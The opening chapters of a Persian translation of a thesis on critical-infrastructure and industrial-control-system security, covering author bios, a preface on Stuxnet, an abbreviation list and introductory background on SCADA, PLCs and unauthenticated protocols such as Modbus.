Yellow Way; Critical Infrastructures Vulnerability Assessment and Protection from Protocol Layer to Hardware Layer

By Milad Kahsari Alhadi(C3phalex1n)

Background of Critical Infrastructures, Industrial Control Systems, Critical Infrastructures and Industrial Control Systems, Modbus Protocol, Introduction to Fuzzing, Modbus Fuzzer, DNP3 Protocol, Penetration Testing, Rapid Security Evaluation of ASATech RMU-2004 and DCM-2004, Protocol Layer, Cross Debugging and Cross Compiling, Reverse Engineering, Fuzzing Modbus TCP Protocol, Hardware Inspection

بِسْمِ اللّهِ الرَّحْمنِ الرَّحيمِ

الـلّـهـم عـجّـل لـوليـــــک الـفَـــرَج و العـافـيـة و الـنّـصـر

و اجـعـلنـا من خَيرَ اَنـصاره و اعوانه و المُستشهَدين بَـينَ يَـدَيـــه

درباره نویسندگان

نام و نام خانوادگی: میلاد کهساری الهادی (0xc3phalex1n[AT]gmail.com)

میلاد کهساری الهادی؛ دانشجوی دوره کاردانی نرم افزار در دانشگاه شهید چمران می باشد. او علاقمند به ارزیابی امنیت سیستم های رایانه ای، تحلیل بدافزارهای کامپیوتری و مهندسی معکوس است و از سابقه کاری او می توان به مدیریت تیم دانشجویی الکترونیک و فناوری اطلاعات دانشگاه چمران و چندین دوره تدریس دروس امنیت و اطلاعات در webamooz تحت نظر دانشگاه شهید بهشتی اشاره کرد. او در حال حاضر مشغول پژوهش بر روی تکنیک های هوشمند سازی سیستم های امنیتی است.

نام و نام خانوادگی: علی عباسی (abbasi[AT]sigint.ir)

علی عباسی، دانشجوی دوره دکترای امنیت سیستم های کنترل صنعتی و زیرساخت در دانشگاه Twente هلند می باشد. از سوابق کاری او می توان به مدیریت تیم تحلیل آسیب پذیری و آزمون نفوذ در مرکز امنیت شبکه دانشگاه صنعتی شریف و فعالیت به عنوان محقق ارشد در مرکز تحقیقات امنیت پردازنده های اینتل در پکن نام برد. او در حال حاضر مشغول فعالیت بر روی پروژه توسعه سیستم های کشف کد های مخرب و جلوگیری از نفوذ در سامانه های حیاتی با همکاری سیمانتک، و زیمنس می باشد.

پیشگفتار نویسنده

یکی از مباحثی که برای تمامی کشور ها بسیار مهم و حیاتی است، مبحث امنیت سیستم های کامپیوتری و صنعتی می باشد. اما چرا؟! چرا ما باید به امنیت سیستم های صنعتی و کامپیوتری اهمیت بدهیم؟! دلیل بسیار واضح هست. الخصوص برای افرادی که در کشور ایران زندگی می کنند.

دیگر مانند گذشته جنگ و نبردهای نظامی در جبه ها صورت نمی گیرد، امروزه مرز جنگ های انسانی به صنعت الکترونیک، کامپیوتر و حتی فرهنگی رسیده است. نمونه این حمله را چند وقت پیش کشور ایران با ویروس استاکس نت تجربه کرد و این موضوع گواه این بود که بیش از گذشته باید به مباحث امنیت سیستم های زیرساخت صنعتی اهمیت داد. برای چند لحظه تصور کنید که ویروس استاکس نت می توانست با موفقیت اهداف خودش را انجام داده و در عملکرد سانتریفیوژ های نیروگاه هسته ای اختلال ایجاد کند، چه اتفاقی می افتاد؟!

اما ما باید چی کار کنیم تا بتوانیم در این نبردهای الکترونیکی بر دشمنان خود غلبه کنیم؟ متاسفانه کشور هایی مانند آلمان، آمریکا، چین، فرانسه، ایتالیا، روسیه و الخصوص **اسرائیل** دانش بسیار غنی در زمینه امنیت و طراحی سیستم های صنعتی و کامپیوتری دارند. بطوری که بنده اصلا توانایی توصیف قدرت آنها الخصوص اسرائیلی ها را ندارم. کافیست فقط در مورد پروژه هایی که دانشگاه های موجود در این کشور ها انجام می دهند تحقیق و پژوهشی انجام بدهید، به راحتی تفاوت را متوجه خواهید شد. اما دلیل اینکه آنها در این صنعت به همچین قدرتی رسیده اند چیزی جزء سرمایه گذاری، مدیریت درست نوابغ و اشتراک تجربه های علمی خود نبوده است، چیزی که متاسفانه در کشور ما وجود ندارد و همواره با رفتن نوابغ علمی هم وضعیت بدتر و بدتر می شود.

به هر حال بنده تصمیم گرفتم برای شروع پایان نامه ارشد دوست عزیزم علی عباسی که در دانشگاه Tsinghua، کشور چین ارائه کرده بود را به زبان پارسی روان ترجمه کرده و در نهایت در اختیار پژوهشگران ایرانی قرار بدهم. شاید ذکر این نکته هم خالی از لطف نباشد. اگر از ده سال پیش، هر شهروند ایرانی وقت می گذاشت و یک مقاله یا یک کتاب را در زمینه صنعت امنیت سیستم های کامپیوتری، الکترونیکی یا زمینه های پژوهشی دیگر ترجمه و تالیف می کرد، الان وضعیت منابع علمی ایران اینقدر خنده دار و مُزحک نبود.

میلاد کهساری الهادی

1392-11-06

داستانی زیبا و آموزنده:

وقتی شما به شهر نیویورک سفر کنید، جالب ترین بخش سفر شما هنگامی است که پس از خروج از هواپیما و فرودگاه، قصد گرفتن یک تاکسی را داشته باشید. اگر یک تاکسی برای ورود به شهر و رسیدن به مقصد بیابید شانس به شما روی آورده است. اگر راننده ی تاکسی شهر را بشناسد و از نشانی شما سر در آورد با اقبال دیگری روبرو شده اید. اگر زبان راننده را بدانید و بتوانید با او سخن بگویید بخت یارتان است و اگر راننده عصبانی نباشد، با حسن اتفاق دیگری مواجه هستید. خلاصه برای رسیدن به مقصد باید از موانع متعددی بگذرید.

هاروی مک کی می گوید: روزی پس از خروج از هواپیما، در محوطه ای به انتظار تاکسی ایستاده بودم که ناگهان راننده ای با پیراهن سفید و تمیز و پاپیون سیاه از اتومبیلش بیرون پرید، خود را به من رساند و پس از سلام و معرفی خود گفت: لطفا چمدان خود را در صندوق عقب بگذارید. سپس کارت کوچکی را به من داد و گفت: لطفا به عبارتی که رسالت مرا تعریف می کند توجه کنید. بر روی کارت نوشته شده بود: در کوتاه ترین مدت، با کمترین هزینه، مطمئن ترین راه ممکن و در محیطی دوستانه شما را به مقصد می رسانم.

من چنان شگفت زده شدم که گفتم نکند هواپیما به جای نیویورک در کره ای دیگر فرود آمده است. راننده در را گشود و من سوار اتومبیل بسیار آراسته ای شدم. پس از آنکه راننده پشت فرمان قرار گرفت، رو به من کرد و گفت: پیش از حرکت، قهوه میل دارید؟ در اینجا یک فلاسک قهوه معمولی و فلاسک دیگری از قهوه مخصوص برای کسانیکه رژیم تغذیه دارند، هست.

گفتم: خیر، قهوه میل ندارم، اما با نوشابه موافقم.

راننده پرسید: در یخدان هم نوشابه دارم و هم آب میوه. سپس با دادن یک بطری نوشابه، حرکت کرد و گفت: اگر میل به مطالعه دارید مجلات تایم، ورزش و تصویر و آمریکای امروز در اختیار شما است. آنگاه، بار دیگر کارت کوچک دیگری در اختیارم گذاشت و گفت: این فهرست ایستگاههای رادیویی است که می توانید از آنها استفاده کنید. ضمنا من می توانم درباره بناهای دیدنی و تاریخی و اخبار محلی شهر نیویورک اطلاعاتی به شما بدهم و اگر تمایلی نداشته باشید می توانم سکوت کنم. در هر صورت من در خدمت شما هستم.

از او پرسیدم: چند سال است که به این شیوه کار می کنید؟

پاسخ داد: دو سال.

پرسیدم: چند سال است که به این کار مشغولید؟

جواب داد: هفت سال.

پرسیدم: پنج سال اول را چگونه کار می کردی؟

گفت: از همه چیز و همه کس، از اتوبوسها و تاکسی های زیادی که همیشه راه را بند می آورند، و از دستمزدی که نوید زندگی بهتری را به همراه نداشت می نالیدم. روزی در اتومبیلم نشسته بودم و به رادیو گوش می دادم که **وین دایر** شروع به سخنرانی کرد. مضمون حرفش این بود که **مانند مرغابیها که مدام واک واک می کنند، غرغر نکنید، به خود آیید و چون عقابها اوج گیرید.** پس از شنیدن آن گفتار رادیویی، به پیرامون خود نگریستم و صحنه هایی را دیدم که تا آن زمان گویی چشمانم را بر آنها بسته بودم. تاکسیهای کثیفی که رانندگانش مدام غرغر می کردند، هیچگاه شاد و سرخوش نبودند و با مسافرانشان برخورد مناسبی نداشتند. سخنان وین دایر، بر من چنان تاثیری گذاشت که تصمیم گرفتم تجدید نظری کلی در دیدگاهها و باورهایم به وجود آورم.

پرسیدم: چه تفاوتی در زندگی تو حاصل شد؟

گفت: سال اول، درآمدم دوبرابر شد و سال گذشته به چهار برابر رسید. نکته ای که مرا به تعجب واداشت این بود که در یکی دو سال گذشته، این داستان را حداقل با سی راننده تاکسی در میان گذاشتم اما فقط دو نفر از آنها به شنیدن آن رغبت نشان دادند و از آن استقبال کردند. بقیه چون مرغابیها، به انواع و اقسام عذر و بهانه ها متوسل شدند و به نحوی خود را متقاعد کردند که چنین شیوه ای را نمی توانند برگزینند. **شما، در زندگی خود از اختیار کامل برخوردارید و به همین دلیل نمی توانید گناه نابسامانیهای خود را به گردن این و آن بیندازید. پس بهتر است برخیزید، به عرصه پر تلاش زندگی وارد شوید و مرزهای موفقیت را یکی پس از دیگری بگشایید. دنیا مانند پژواک اعمال و خواستهای ماست. اگر به جهان بگویی: سهم منو بده؛ دنیا مانند پژواکی که از کوه برمی گردد، به تو خواهد گفت: سهم منو بده... و تو در کشمکش با دنیا دچار جنگ اعصاب می شوی. اما اگر به دنیا بگویی: چه خدمتی برایتان انجام دهم؟ دنیا هم به تو خواهد گفت: چه خدمتی برایتان انجام دهم؟**


POWEREN.IR

فهرست اختصارات

CI	Critical Infrastructure
PLC	**Programmable Logic Controller**
POC	**Proof of Concept**
CERT	**Computer Emergency Response Team**
DoS	**Denial of Service**
DHS	**Department of Homeland Security**
DNP3	**Distributed Network Protocol 3**
GSM	**Global System for Mobile Communications**
HMI	**Human-Machine Interface**
HTTP	**Hypertext Transfer Protocol**
ICS	**Industrial Control System**
JTAG	**Joint Test Action Group**
PDU	**Protocol Data Unit**
RTU	**Remote Terminal Unit**
SCADA	**Supervisory Control and Data Acquisition**
SIM	**Subscriber Identity Module**
TCP/IP	**Transmission Control Protocol/Internet Protocol**
ROI	**Return on Investment**
MTU	**Master Terminal Unit**
FTP	**File Transfer Protocol**
USRP	**Universal Software Radio Peripheral**
BTS	**Base transceiver station**
SCS	**Sub Critical System**
RMU	**Remote Measurement Unit**
SID	**System Identification**
MITM Attack	**Man in the Middle Attack**
PMU	**Phasor Measurement Unit**


فصل اول: مقدمه

پیش زمینه ای در مورد سیستم های زیرساخت حیاتی

کنترل سرپرستی و گردآوری داده یا اسکادا (SCADA: Supervisory Control And Data Acquisition) به سامانه های کنترلی و اندازه‌گیری در مقیاس بزرگ اطلاق می‌شود. معمولاً منظور از اسکادا یک سامانه مرکزی است که نظارت و واپایی یک سایت یا سیستم گسترده در فواصل زیاد (در حد چندین کیلومتر) را بر عهده دارد.

در یک سیستم اسکادا اتاق کنترل می‌تواند بر پایه داده‌های بدست آمده دستورهای لازم را صادر کند. همچنین این داده‌ها در یک سیستم ثبت اطلاعات یا سیستم مدیریت پایگاه داده ذخیره می‌شوند که معمولاً قابلیت ترسیم نمودار و تحلیل اطلاعات را هم دارد.

سیستم‌های اسکادا برای مانیتور کردن یا کنترل فرایندهای شیمیایی، حمل و نقل، سیستم‌های آبرسانی شهری، کنترل تولید و توزیع انرژی الکتریکی و در خطوط نفت و گاز و سایر فرایندهای گسترده و توزیع یافته استفاده می‌شود.



به صورت خلاصه، تمامی سیستم هایی که در نیروگاه های اتمی، شبکه های کنترل پدافند هوایی، نیروگاه های برق، آب، گاز، نفت، حمل و نقل، بانک ها و سیستم های زیر ساخت ارتباطی و کنترلی برای کنترل وضعیت سیستم ها و عملکرد های فیزیکی مورد استفاده قرار می گیرند را سیستم های زیرساخت حیاتی می نامند. این سیستم های در حالیکه تا 30 سال پیش به صورت فیزیکی از مابقی سیستم ها مجزا شده بودند، امروزه تمامی آنها و سیستم های زیرساخت کنترلی می توانند به اینترنت جهانی متصل شوند، که متصل شدن هرکدام از این سیستم های صنعتی به اینترنت می تواند یک خطر امنیتی بزرگ برای آنها ایجاد کند. اما چرا متصل شدن این نوع سیستم ها به یک شبکه می تواند خطرناک باشد؟! متاسفانه هنگامی که به مکانیزم های امنیتی موجود برای محافظت از اطلاعات سیستم های صنعتی می نگریم، متوجه می شویم برخلاف سیستم های کامپیوتری که کلی مکانیزم و پروتکل امنیتی برای آنها به منظور ایمن سازی ارتباط سیستم با شبکه تعریف و پیاده سازی شده است، در سیستم های صنعتی اینگونه نمی باشد و مکانیزم های امنیتی موجود در آن بسیار ناچیز است.

مهم ترین قسمت یک سیستم زیر ساخت حیاتی، سیستم کنترل شبکه آن می باشد. سیستم کنترل شبکه به صورت بلادرنگ اطلاعات وضعیت سیستم را جمع آوری کرده و وضعیت سیستم های موجود در نقشه را به مسئول سیستم در قالب یک رابط تصویری قابل فهم مخابره می کند. سیستم های زیر ساخت حیاتی می توانند یک سیستم بزرگ مانند یک شبکه توزیع و انتقال برق هوشمند[1] یا یک واحد کوچکتر مانند واحد اندازه گیری فاز[2] در یک شبکه منتقل کننده برق، یا یک PLC که کنترل کننده یک سیستم بخار یا سرما در یک نیروگاه برق می باشد، یا یک واحد اندازه گیری راه دور/حسگر در یک کارخانه تولید کننده کوچک مورد استفاده قرار گیرد.

در این مقاله ما مشاهده خواهیم کرد چگونه یک سیستم حیاتی می تواند از یک شبکه به یک شبکه دیگر تغیر پیدا کند. همچنین یکی دیگر از مهم ترین قسمت های سیستم های حیاتی سیستم کنترل آن است که سیستم کنترل صنعتی(Industrial Control System) خوانده می شوند.

بخش‌های مختلف سامانه اسکادا

یک سامانه اسکادا از زیر سامانه‌های زیر تشکیل شده است:

[1] Smart Grid Networks
[2] Phasor Measurement Unit (PMU)

1. **واسط انسان و ماشین(HMI)**[1]: دستگاهی است که نحوه پردازش داده را به یک اپراتور انسانی نشان می‌دهد و از این طریق، اپراتور انسانی عملکرد ماشین را نظارت و کنترل می‌کند.
2. **واحدهای خروجی راه دور:** این واحدها به سنسورها متصل شده، سیگنالهای سنسور را به داده‌های دودویی تبدیل کرده، و داده‌های دودویی را به سیستم نظارتی ارسال می‌کنند.
3. **کنترل‌کننده‌های منطقی قابل برنامه‌نویسی یا PLC ها** که مانند مغز متفکر این سیستم‌ها هستند و کارهای اساسی را انجام می‌دهند، زیرا آنها اقتصادی تر، تطبیق پذیر و انعطاف‌پذیر بوده و دارای قابلیت پیکربندی بهتری نسبت به"RTU" های (واحدهای خروجی راه دور) با هدف خاص هستند.
4. **زیرساخت ارتباطاتی:** سیستم‌های ناظر را به واحدهای پایانه راه دور متصل می‌سازد.

سیستم های کنترل صنعتی

سیستم های کنترل صنعتی (ICS) در حالت معمولی شامل انواع مختلف سیستم های کنترلی، از جمله سیستم های کنترل سرپرستی و گردآوری داده[2]، سیستم های کنترلی توزیع شده[3] و کنترل کننده قابل برنامه ریزی منطقی[4] می شود. سیستم های ICS به صورت گسترده در نیروگاه های اتمی، نیروگاه های برق، شبکه های توزیع الکتریسته، نفت و سیستم های گاز و همچنین حمل و نقل، صنایع دفاعی، جمع آوری زباله و حتی تولید خودرو مورد استفاده قرار می گیرد. سیستم های ICS سیستم هایی هستند که برای انجام وظایف خود نیازی به یک اپراتور انسان ندارند. در برخی از انواع ICS که شبکه کنترلی مجزا شده فیزیکی دارند که سیستم را مجبور به برقراری ارتباط از طریق یک شبکه به دیگر ایستگاه های کنترلی می کند.

در سیستم های کنترل صنعتی (ICS) دو مولفه مهم وجود دارد که عملکرد آنها به هم دیگر مرتبط است، این دو مولفه سیستم های اسکادا(SCADA) و کنترل کننده های برنامه پذیر منطقی (PLC) هستند. سیستم های اسکادا به منظور ارائه کردن اطلاعات به صورت بلادرنگ به یک اپراتور انسانی طراحی شده اند و می توانند اطلاعات حالت جاری فرآیندهای فیزیکی و همچنین توانایی تغییر ایجاد کردن در فرآیند از راه دور را به اپراتور ارائه کنند[1]. سیستم های اسکادا امروزه به صورت گسترده ای در صنعت توزیع شده اند و از لحاظ جغرافیایی از

[1] Human Management Interface
[2] Supervisory Control and Data Acquisition (SCADA)
[3] Distributed Control Systems (DCS)
[4] Programmable Logic Controller (PLC)

سیستم های گردآوری داده های متمرکز جدا شده هستند. سیستم های اسکادا در یک سیستم کنترلی توزیع شده(DCS) معمولا چندین سیستم تعاملی را کنترل می کنند که مسئولیت یک فرآیند محلی را بر عهده دارند. سیستم های کنترلی توزیع شده(DCS) به صورت گسترده در صنایع مبتنی بر فرآیندهای فیزیکی استفاده می شوند. اما کنترل کننده برنامه پذیر منطقی یا PLC یک سیستم نهفته مبتنی بر کامپیوتر است که می تواند تجهیزات صنعتی یا فرآیند ها صنعتی را کنترل کند، همچنین توانایی مرتب کردن جریان اجرایی فرآیندها را هم دارد. سیستم های PLC معمولا به همراه سیستم های اسکادا به منظور اجرا کردن عملیات های سرپرستی شده توسط اپراتور اسکادا مورد استفاده قرار می گیرند.

اولین سیستم های کنترل صنعتی (ICS) در سال 1977 نمی توانستند به یک شبکه خارجی متصل شوند، اما با این حال توانایی متصل شدن به یک شبکه محلی با یک محیط کنترلی بسته به همراه پروتکل های اختصاصی را داشتند. اما سیستم های کنترل صنعتی (ICS) امروزی کاملا از پشته پروتکل TCP/IP، اجرا شدن شدن بر روی سیستم عامل های بلادرنگ و متصل شدن به اینترنت جهانی پشتیبانی می کنند. به همین دلیل در آینده ما با مسائل امنیتی بسیاری برای سیستم های کنترل صنعتی (ICS) رو به رو خواهیم شد. سیستم های کنترل صنعتی (ICS) قسمت کلیدی زیرساخت های حیاتی هستند. به همین دلیل به وجود آمدن یک مسئله امنیتی برای سیستم های ICS مستقیما می تواند بر روی سیستم های زیر ساخت تاثیر بگذارد.

انگیزه

سال های اخیر اهمیت امنیت سیستم های زیرساخات حیاتی مخصوصا سیستم های کنترل صنعتی و شبکه های توری هوشمند تبدیل به نقطه تمرکز پژوهشگران امنیتی بوده است. قبل از سال 2010 خیلی از مردم اعتقاد داشتند که نمی توان به سیستم های زیر ساخت حیاتی مرتبط به سیستم یا شبکه های یک نیروگاه برق یا شبکه های اتوماسیون صنعتی حمله کرد. اما تمامی این فرض ها اشتباه بود، در سال 2010 یک بدافزار مشهور به نام استاکس نت مورد شناسایی قرار گرفت که یک کرم کامپیوتری بود. این کرم کامپیوتری می توانست با اکسپلویت کردن یک ضعف امنیتی 0-day[1] در سیستم عامل ویندوز شرکت مایکروسافت خودش را به دیگر سیستم ها گسترش دهد. هنگامی که کرم استاکس ضعف امنیتی هدف خود را اکسپلویت می کرد، در گام بعد به شناسایی پلتفرم

[1] هنگامی به یک اکسپلویت 0day می گوییم که ضعف امنیتی مورد بهره برداری آن کشف و وصله نشده باشد. این اکسپلویت ها چون عمومی نشده اند، اغلب ضعف های امنیتی مورد استفاده آن ها ناشناس و وصله نشده می ماند.

مورد نفوذ خود می پرداخت، اگر پلتفرم هدف آن دستگاه و نرم افزارهای صنعتی Siemens بود، حمله اصلی خود را به آن آغاز می کرد.

INDUSTRIAL CONTROL SYSTEMS
CYBER EMERGENCY RESPONSE TEAM

هنگامی که کرم استاکس نت کشف شد و مورد تجزیه و تحلیل اولیه قرار گرفت، نتیجه حاصل شده از تحلیل این بدافزار نشان می داد که استاکس نت برای نظارت و خرابکاری کردن در سیستم های صنعتی طراحی شده است. همچنین استاکس نت اولین بدافزاری بود که برای یک کنترل کننده برنامه پذیر منطقی (PLC) که به صورت گسترده در صنعت و محیط های زیر ساخت حیاتی استفاده می شد به عنوان یک روتکیت طراحی شده بود. بعد از این ماجرا، ایالات متحده آمریکا که یکی از کشور های پیشرو در استفاده از سیستم های زیرساخت حیاتی بود، اولین مرکز مدیریت امداد و هماهنگی رخداد های مرتبط با سیستم های کنترل صنعتی ملی، موسوم به ICS-CERT را در طی نگرانی به وجود آمده از حمله بدافزار استاکس نت به سیستم های زیرساخت راه اندازی کرد. هم اکنون ICS-CERT تحت سرپرستی سازمان امنیت داخلی آمریکا موسوم به U.S. Department of Homeland Security قرار دارد.

همانطور که قبلا ذکر شد، سیستم های اسکادا برای کنترل و نظارت کردن بر روی فرآیند های صنعتی مورد استفاده قرار می گیرند، به عنوان مثال سیستم های اسکادا در انتقال برق، جریان نفت و گاز در لوله ها یا چاه ها، توزیع آب، مدیریت مواد زائد، سیستم های حمل و نقل، چراغ های کنترل ترافیک و دیگر سیستم های اساسی جامع مدرن استفاده می شوند. امنیت این دستگاه ها، نه فقط سیستم های اسکادا، در حالت کلی سیستم های کنترل صنعتی، به چند دلیل بسیار مهم هستند. اصلی ترین دلیل اینکه ما باید به امنیت سیستم های کنترل صنعتی اهمیت بدهیم این است که، نفوذکردن یا تخریب کردن یکی از این سیستم ها می تواند تاثیرات بسیاری بر روی محدوده های مختلفی از زندگی ما در جامعه بگذارد، بطوری که این تاثیرات می توانند موجب از دست رفتن جان انسان ها گردند.

به عنوان مثال، نفوذ کردن به یک شبکه توزیع و کنترل هوشمند الکتریکی و قطع برق و آغاز خاموشی، می تواند باعث خسارت دیدن تمامی مشتریانی گردد که از آن منبع برق دریافت می کنند. به هر حال ما باید صبر کنیم و ببینیم وضعیت امنیت سیستم های فعلی چه تاثیری بر روی سیستم های کنترل صنعتی آینده می گذارد. اما دو تهدید مجزا برای یک سیستم کنترل زیرساخت مدرن وجود دارد که آنها را در اینجا بررسی خواهیم کرد.

اولین نوع تهدید برای سیستم های زیرساخت، دسترسی به برنامه های کنترلی بدون اهراز هویت است؛ مانند دسترسی گرفتن انسان به سیستم های زیرساخت کنترلی یا تغییر در فرآیند کنترل توسط نفوذ یک ویروس و دیگر تهدیدات که مبتنی بر نرم افزار است.

دومین نوع تهدید برای سیستم های زیر ساخت دسترسی گرفتن به بسته های شبکه ابزار میزبانی اسکادا است. در بیشتر حالات، مکانیزم های امنیتی ابتدایی، (به عنوان مثال پروتکل Modbus) یا هیچ نوع مکانیزم امنیتی در پروتکل های کنترل بسته سیستم های اسکادا وجود ندارد. اما با این تفاصیر، هر کسی که بتواند بسته ای به دستگاه های اسکادا یا هر سخت افزار صنعتی ارسال کند (از پروتکل های بی سیم یا پروتکل های صنعتی از قبیل Modbus یا DNP3 یا حتی TCP/IP) می تواند به سادگی کنترل شود.

در بیشتر حالات کاربران SCADA فرض می کنند یک VPN می تواند سیستم های اسکادا را ایمن کند، غافل از اینکه، اگر کسی به جک های شبکه و سویتچی که دستگاه های اسکادا به آن متصل هستند، دسترسی فیزیکی داشته باشد، می تواند بدون احراز هویت به سیستم متصل شود. حال این مشکل می تواند با احراز هویت نقطه پایانی به نقطه پایانی (Endpoint to endpoint authentication) مرتفع شود. ولی وقتی از VPN خالی استفاده می کنید و PLC هیچ پروتکل اهراز هویتی ندارد یعنی شما احراز هویت نقطه پایانی به نقطه پایانی ندارید، اما دیگر

مکانیزم امنیتی که می تواند از دسترسی گرفتن افراد به سیستم بدون احراز هویت جلوگیری کند، روش رمزنگاری است که همگان با فرآیند آن آشنایی دارند.

همچنین عملکرد قابل اعتماد سیستم های اسکادا در سیستم های زیر ساخت مدرن برای سلامت و ایمنی ما بسیار مهم است، چونکه این سیستم ها بیشتر فرآیندهای حیاتی موجود در زندگی ما را کنترل می کنند. با این تفاصیر وقتی ما در مورد حمله به این سیستم ها حرف می زنیم و متوجه می شویم که حمله و اختلال ایجاد کردن در عملکرد آن ها مستقیما یا غیر مستقیما ممکن است، تهدیدی برای سلامت و ایمنی ما طلقی می شوند. به عنوان نمونه ای از حملات که بر علیه این سیستم ها رخ داد، می توان به آزمایشی اشاره کرد که توسط DHS صورت گرفت. نام این آزمایش انفجار سرخی شفق (Aurora Explosion) است که توسط سازمان امنیت داخلی آمریکا (US Department of Homeland Security) پیاده سازی شد. آزمایش این حمله، در ماه مارس توسط آزمایشگاه ملی اوهایو(Idaho National Laboratory) برای DHS صورت گرفت و در طی آن یک ضعف امنیتی که در برنامه نویسی سیستم های اسکادا کنترل الکتریکی آب و کارخانه های شیمایی در آمریکا موجود بود، اکسپلویت شد. مقصود از این آزمایش نمایش دادن حملات راه دور توسط هکر ها به منظور ایجاد تخریب در سیستم های صنعتی بود.

اتاق ژنراتور در آزمایشگاه ملی اوهیاو که توسط یک متخصص امنیت(جهت آزمایش واقعی) مورد دسترسی قرار گرفته بود. یک میلیون دلار قیمت دستگاه مورد نفوذ قرار گرفته است.

خیلی از فروشندگان محصولات کنترلی و اسکادا به منظور مقابله کردن با دسترسی بدون اهراز هویت توسط هکر ها شروع به تولید دیوار های آتش صنعتی مخصوصی کردند. همچنین آنها برای شبکه های اسکادا مبتنی بر پشته پروتکل TCP/IP از راه حل VPN و همچنین نظارت خارجی و ضبط تجهیزات اسکادا استفاده کردند. اما جامع بین المللی اتوماسیون[1] در سال 2007 اقدام به ایجاد دستورالمل های امنیتی برای سیستم های اسکادا در قالب یک کار گروه به نام WG4 کرد.

[1] International Society of Automation (ISA)


فصل دوم : مرور محتوا

